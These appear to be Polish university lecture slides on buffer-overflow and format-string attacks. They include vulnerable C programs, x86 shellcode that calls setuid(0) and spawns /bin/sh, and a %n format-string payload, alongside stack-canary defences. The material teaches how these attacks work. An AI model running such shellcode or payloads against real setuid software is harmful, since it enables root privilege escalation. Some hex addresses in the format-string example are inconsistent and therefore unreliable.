

# Metody włamań do systemów komputerowych

## *Przepiętnienie bufora i łańcuchy formatujące*

Bogusław Kluge, Karina Łuksza, Ewa Mąkosa

b.kluge@zodiac.mimuw.edu.pl, k.luksza@zodiac.mimuw.edu.pl,

e.makosa@zodiac.mimuw.edu.pl

# Przepełnienie bufora | Wstęp

- Identyfikacja problemów z przepełnieniem bufora sięga lat 60-tych.
- Najbardziej znanym przypadkiem jest robak napisany w 1988 r. przez Roberta T. Morrisa, wykorzystujący program `finger`.
- Co 4-ta słabość sygnalizowana na `www.securityfocus.com` to przepełnienie bufora — problem jest aktualny.

# Przepełnienie bufora | Idea

- Podczas wywoływania funkcji na stos kładziony jest adres powrotny.
- Miejsce na zmienne lokalne funkcji rezerwowane jest na stosie.
- Nieostrożne zapisywanie zmiennych lokalnych może spowodować nadpisanie adresu powrotnego.

# Przepelnienie bufora | Program ofiara

```
#include <stdio.h>

void zrob_cos_z_wejsciem() {
    char bufor[50];
    scanf("%s", bufor);
}

int main() {
    zrob_cos_z_wejsciem();
    return 0;
}
```


# Przepełnienie bufora | Możliwości nadużyć

- Funkcja `zrob_cos_z_wejsciem` nie kontroluje długości wczytywanego łańcucha znaków.
- Wprowadzając zbyt długi łańcuch nadpiszemy adres powrotny z funkcji `zrob_cos_z_wejsciem` i instrukcja `ret` spowoduje skok w wybrane przez nas miejsce.
- Możemy zapisać kod, który chcemy wykonać w łańcuchu znaków przekazanym do programu.
- Jeśli program ma ustawiony bit *suid*, to możemy np. uruchomić powłokę z przywilejami roota.

# Przepełnienie bufora | zrob\_cos\_z\_wejsciem

```
zrob_cos_z_wejsciem:  
    pushl %ebp  
    movl %esp,%ebp  
    subl $72,%esp  
    addl $-8,%esp  
    leal -52(%ebp),%eax  
    pushl %eax  
    pushl $.LC0  
    call scanf  
    leave  
    ret
```

# Przepełnienie bufora | Stos przed wywołaniem scanf



# Przepełnienie bufora | Shellcode (C)

```
#include <unistd.h>

int main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    setuid(0);
    execve(name[0], name, &name[1]);
    return 0;
}
```



# Przepełnienie bufora | Problemy i rozwiązania (1)

- Jeżeli dysponujemy atakowanym programem w postaci kodu źródłowego lub w postaci binarnej, to możemy dokładnie określić, które pozycje łańcucha znaków pokryją się z adresem powrotnym. Jak to zrobić, jeśli nie dysponujemy programem?
- Możemy oceniać długość bufora dla napisu metodą prób i błędów. Powielenie tego, czym chcemy nadpisać adres powrotny zwiększy prawdopodobieństwo trafienia.

# Przepełnienie bufora | Problemy i rozwiązania (2)

- Czym nadpisać adres powrotny? Gdzie zostanie umieszczony wprowadzany napis (czyli nasz program)?
- Na architekturze x86 w systemie Linux stos zaczyna się od adresu `0xc0000000` i rośnie w dół. Możemy to wykorzystać do oszacowania położenia bufora dla napisu. Wypełnienie początku napisu instrukcjami `nop` zwiększy prawdopodobieństwo wykonania przemyconego w napisie kodu.

# Przepełnienie bufora | Problemy i rozwiązania (3)

- Kod przemywany w napisie nie może zawierać bajtu 0 (znak `'\0'` oznacza koniec napisu), ani białych znaków (funkcja `scanf` czyta do napotkania pierwszego białego znaku).
- Zestaw instrukcji procesorów z rodziny x86 jest stosunkowo bogaty. Rozkazy zawierające niepożądane znaki można praktycznie zawsze zapisać inaczej.

# Przepelnienie bufora | Shellcode

```
    jmp  j
c:
    xorl  %ebx,    %ebx
    movl  %ebx,    %eax
    addl  $0x17,   %eax
    int   $0x80    // setuid
    popl  %ebx     // adres początku napisu "/bin/sh"
    xorl  %eax,    %eax
    movb  %al,     0x7(%ebx) // wstawiamy '\0' za "/bin/sh"
    movl  %ebx,    0xe(%ebx) // tablica zawierająca wskaźnik do "/bin/sh"
    movl  %eax,    0x12(%ebx) // i NULL
    leal  0xe(%ebx), %ecx
    leal  0x12(%ebx), %edx
    movb  $0x06,   %al
    addb  $0x05,   %al
    int   $0x80    // execve
j:
    call  c
    .string "/bin/sh"
```

# Przepełnienie bufora | Zapobieganie

- Solar Designer — nadanie segmentowi stosu atrybutu niewykonywalności.
- Stack Guard — modyfikacja do gcc. Po wejściu do funkcji na stos odkładamy pewną liczbę, a przed wyjściem sprawdzamy, czy się zmieniła. Warianty:
  - random canary** odkładamy losową liczbę,
  - xor random canary** odkładamy wynik operacji xor na losowej liczbie i adresie powrotnym,
  - terminatory** odkładamy liczbę złożoną ze znaków, które najczęściej przerywają działanie funkcji kopiującej (np. `0x000aff0b`).

# Łańcuchy formatujące | Program ofiara

```
#include <stdio.h>

void wypisz_wejscie() {
    char bufor[1000];
    scanf("%999s", bufor);
    printf(bufor);
}

int main() {
    wypisz_wejscie();
    return 0;
}
```

# Łańcuchy formatujące | Idea


- Do funkcji `printf` przekazywany jest pojedynczy argument. Zinterpretuje ona więc łańcuchy formatujące w nim zawarte (`%x`, `%d`, `%c`, ...).
- Istnieje łańcuch formatujący, dzięki któremu można pisać do pamięci procesu — `%n` zapisuje liczbę wypisanych dotychczas bajtów (jako liczbę 32-bitową) pod wskaźnik przekazany do funkcji `printf` jako jeden z parametrów.

# Łańcuchy formatujące | Możliwości nadużyć

- W napisie możemy przemyścić *shellcode*.
- Z pomocą łańcucha formatującego `%n` można np. nadpisać adres powrotu z funkcji `wypisz_wejscie` i spowodować skok do *shellcode'u*.



# Łańcuchy formatujące | Stos podczas wywołania printf



# Łańcuchy formatujące | Konstrukcja napisu

- Na początku możemy umieścić *shellcode* (funkcja `printf` po prostu go wydrukuje — to nie jest istotne).
- Dalej będzie odpowiednio zapisany wskaźnik do adresu powrotu z funkcji `wypisz_wejscie`.
- Następnie wstawimy pewną liczbę sekwencji `%08x`. Będzie ich tyle, żeby dotrzeć do naszego wskaźnika do adresu powrotu.
- Na końcu umieścimy sekwencję nadpisującą adres powrotu.

# Łańcuchy formatujące | Fragment nadpisujący

- Chcemy nadpisać liczbę 32-bitową.
- Nie możemy wypisywać miliardów bajtów po to, żeby licznik wypisanych znaków wzrósł do pożądaney wartości.
- Adres powrotu nadpiszemy więc w czterech kawałkach po bajcie.

# Łańcuchy formatujące | Przykład

- Załóżmy, że chcemy pod adres `0xbfffffa70` zapisać wartość `0xbffff8c4`, ponadto do tego momentu funkcja `printf` wypisała `0x.....72` znaki (interesujący jest najmniej znaczący bajt).
- Adres zakodujemy wtedy jako (szesnastkowo):  

```
88888888 70faaffbf 88888888 71faaffbf  
88888888 72faaffbf 88888888 73faaffbf
```
- Fragment nadpisujący będzie miał postać:  

```
%82x%n%52x%n%263x%n%192x%n
```

## Literatura

- [1] [www.ngsec.com](http://www.ngsec.com). Sekcja ngGames (zabawa w hakerów).
- [2] Aleph One. Smashing the stack for fun and profit. *Phrack*, November 1996.
- [3] Tomasz Potęga. Shell pilnie potrzebny. *Software 2.0*, September 2002.
- [4] Jan K. Rutkowski. Przepełnienie bufora i dziwne łańcuchy formatujące. *Software 2.0*, September 2001.